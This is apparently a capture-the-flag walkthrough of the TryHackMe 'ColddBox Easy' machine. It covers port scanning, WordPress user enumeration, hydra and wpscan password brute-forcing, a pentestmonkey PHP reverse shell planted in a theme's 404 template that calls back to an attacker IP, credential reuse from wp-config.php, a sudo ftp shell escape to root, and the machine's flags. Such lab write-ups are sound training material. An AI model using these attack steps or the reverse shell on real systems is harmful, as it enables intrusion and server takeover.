



# ColdBoxEasy

Task 1 boot2Root



Can you get access and get both **flags**?

Start Machine

Good Luck!.

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## Active Machine Information

Title  
ColddBox-ColddSecurity

IP Address  
10.10.60.72

Expires  
40m 58s



Add 1 hour

Terminate

## Enumeration

```
sudo nmap -p- --min-rate 5000 -Pn <IP>
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/ColdBoxEasy/fastScan 10.10.60.72
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 19:22 EDT
Nmap scan report for 10.10.60.72
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
4512/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```

```
sudo nmap -sV -sC -A -p 80,4512 <IP>
```

```

(kali@kali)-[~]
$ sudo nmap -sV -sC -A -p 80,4512 -oN ~/TryHackMe/ColdBoxEasy/spec-ports 10.10.60.72
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 19:23 EDT
Nmap scan report for 10.10.60.72
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: ColddBox | One more machine
|_ http-generator: WordPress 4.1.31
|_ http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 4512/tcp)
HOP RTT      ADDRESS
1   191.53 ms  10.8.0.1
2   191.76 ms  10.10.60.72

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.64 seconds

```

# Finding credentials

## Using WPScan

```
wpscan --url http://<IP> -e vp,vt,u
```

```
(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ wpscan -e vp,v,t,u --url http://10.10.60.72
```

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```

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   v  v | _ | _ _ / \_ \| \_, _ | | _ |

```

WordPress Security Scanner by the WPScan Team  
Version 3.8.22  
Sponsored by Automattic - <https://automattic.com/>  
[@WPScan\\_](#), [@ethicalhack3r](#), [@erwan\\_lr](#), [@firefart](#)

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```
[+] URL: http://10.10.60.72/ [10.10.60.72]
[+] Started: Sat Jun  3 19:44:48 2023
```

Interesting Finding(s):

As result, there're 3 users: **philip**, **c0ldd**, **hugo**

```
[i] User(s) Identified:

[+] the cold in person
    | Found By: Rss Generator (Passive Detection)

[+] philip
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] cold
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```

## Using directory scan tools (gobuster, ffuf,...)

```
(kali@kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.60.72/

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.60.72/
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/06/03 19:27:35 Starting gobuster in directory enumeration mode

/wp-content (Status: 301) [Size: 315] [→ http://10.10.60.72/wp-content/]
/wp-includes (Status: 301) [Size: 316] [→ http://10.10.60.72/wp-includes/]
/wp-admin (Status: 301) [Size: 313] [→ http://10.10.60.72/wp-admin/]
/hidden (Status: 301) [Size: 311] [→ http://10.10.60.72/hidden/]
/server-status (Status: 403) [Size: 276]
Progress: 176434 / 220561 (79.99%)^C
[!] Keyboard interrupt detected, terminating.

2023/06/03 19:42:45 Finished
```

Open web-browser with following dir



## U-R-G-E-N-T

**COldd**, you changed **Hugo's** password, when you can send it to him so he can continue uploading his articles. **Philip**

## Cracking password

### Using WPScan

Create **txt** file contains user accounts

```
(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
$ cat users.txt
c0ldd
hugo
philip
```

```
wpscan -U users.txt -P ~/Downloads/rockyou.txt --url http://<IP>
```

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying hugo / tobias Time: 00:24:37 <
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
```

## Using hydra

Manually catch the request form or using the cheat sheet from


<https://github.com/frizb/Hydra-Cheatsheet>

```
hydra -L users.txt -P ~/Downloads/rockyou.txt <IP> http-form-post '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```

```
(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
$ hydra -L users.txt -P ~/Downloads/rockyou.txt 10.10.44.176 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-03 20:33:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033194 login tries (l:3/p:14344398), ~2689575 tries per task
[DATA] attacking http-post-form://10.10.44.176:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location
[STATUS] 125.00 tries/min, 125 tries in 00:01h, 43033069 to do in 5737:45h, 16 active
[STATUS] 124.00 tries/min, 372 tries in 00:03h, 43032822 to do in 5783:59h, 16 active
[STATUS] 122.29 tries/min, 856 tries in 00:07h, 43032338 to do in 5864:60h, 16 active
[80][http-post-form] host: 10.10.44.176 login: c0ldd password: 9876543210
[STATUS] 956327.00 tries/min, 14344905 tries in 00:15h, 28688289 to do in 00:30h, 16 active
[STATUS] 462804.94 tries/min, 14346953 tries in 00:31h, 28686241 to do in 01:02h, 16 active
```

## Exploit Wordpress



Choose a template for editing. For example: **404 Template**

Twenty Fifteen: **404 Template (404.php)** Select theme to edit: Twenty Fifteen

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops!
That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
            </header><!-- .page-header -->

            <div class="page-content">
                <p><?php _e( 'It looks like nothing was
found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->

    </main><!-- .site-main -->
</div><!-- .content-area -->
```

Documentation:

**Templates**

- 404 Template** (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php

Copy & paste the **php-reverse-shell** from

<https://github.com/pentestmonkey/php-reverse-shell>

Then, change the **IP** and **PORT** to the attacker's **IP,PORT**. Click **Update File**

## Twenty Fifteen: 404 Template (404.php)

Select theme to edit:

```
return FALSE under windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.97.213'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
    }
}
```

Documentation:




## Gaining access

Set up netcat listener: `nc -lvnp <PORT>`

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```




To execute the **edited 404 Template**, go to the main page of target machine:  
**http://<IP>**



Click on the title **The ColddBox is here**



Take a look at the URL, it was changed from **http://<IP>** → **http://<IP>?p=1**



Change the number **1** to any different number that the page cannot handle. For example: **9999**



Submit the URL and get back to the **Netcat Listener** window

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.44.176] 34574
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
02:55:58 up 22 min, 0 users, load average: 13.78, 13.47, 10.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

## Privilege Escalation

### Gain C0ldd user

Go to **/var/www/html** to check the files for sensitive data. After looking through files, the file **wp-config.php** contain the user **C0ldd's** password

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

su c0ldd

```
$ su c0ldd
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ id
id
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd)
mbashare)
c0ldd@ColddBox-Easy:/var/www/html$
```

**Get 1st flag**

```

c0ldd@ColddBox-Easy:/var/www/html$ ls /home/
ls /home/
c0ldd
c0ldd@ColddBox-Easy:/var/www/html$ ls /home/c0ldd
ls /home/c0ldd
user.txt
c0ldd@ColddBox-Easy:/var/www/html$ cat /home/c0ldd/user.txt
cat /home/c0ldd/user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:/var/www/html$

```

⇒ 1st flag: **RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==**

## Gain root

```
sudo -l
```

```

c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
(root) /usr/bin/vim
(root) /bin/chmod
(root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$

```

Go to <https://gtfobins.github.io/> and choose 1 of 3 below services to get root

In this situation, I used `/usr/bin/ftp`

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

sudo ftp
!/bin/sh

```

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo /usr/bin/ftp
sudo /usr/bin/ftp
ftp> !/bin/bash
!/bin/bash
root@ColddBox-Easy:/var/www/html# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:/var/www/html#
```

## Get 2nd flag

```
root@ColddBox-Easy:/var/www/html# ls /root
ls /root
root.txt
root@ColddBox-Easy:/var/www/html# cat /root/root.txt
cat /root/root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/var/www/html#
```

⇒ 2nd flag: `wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=`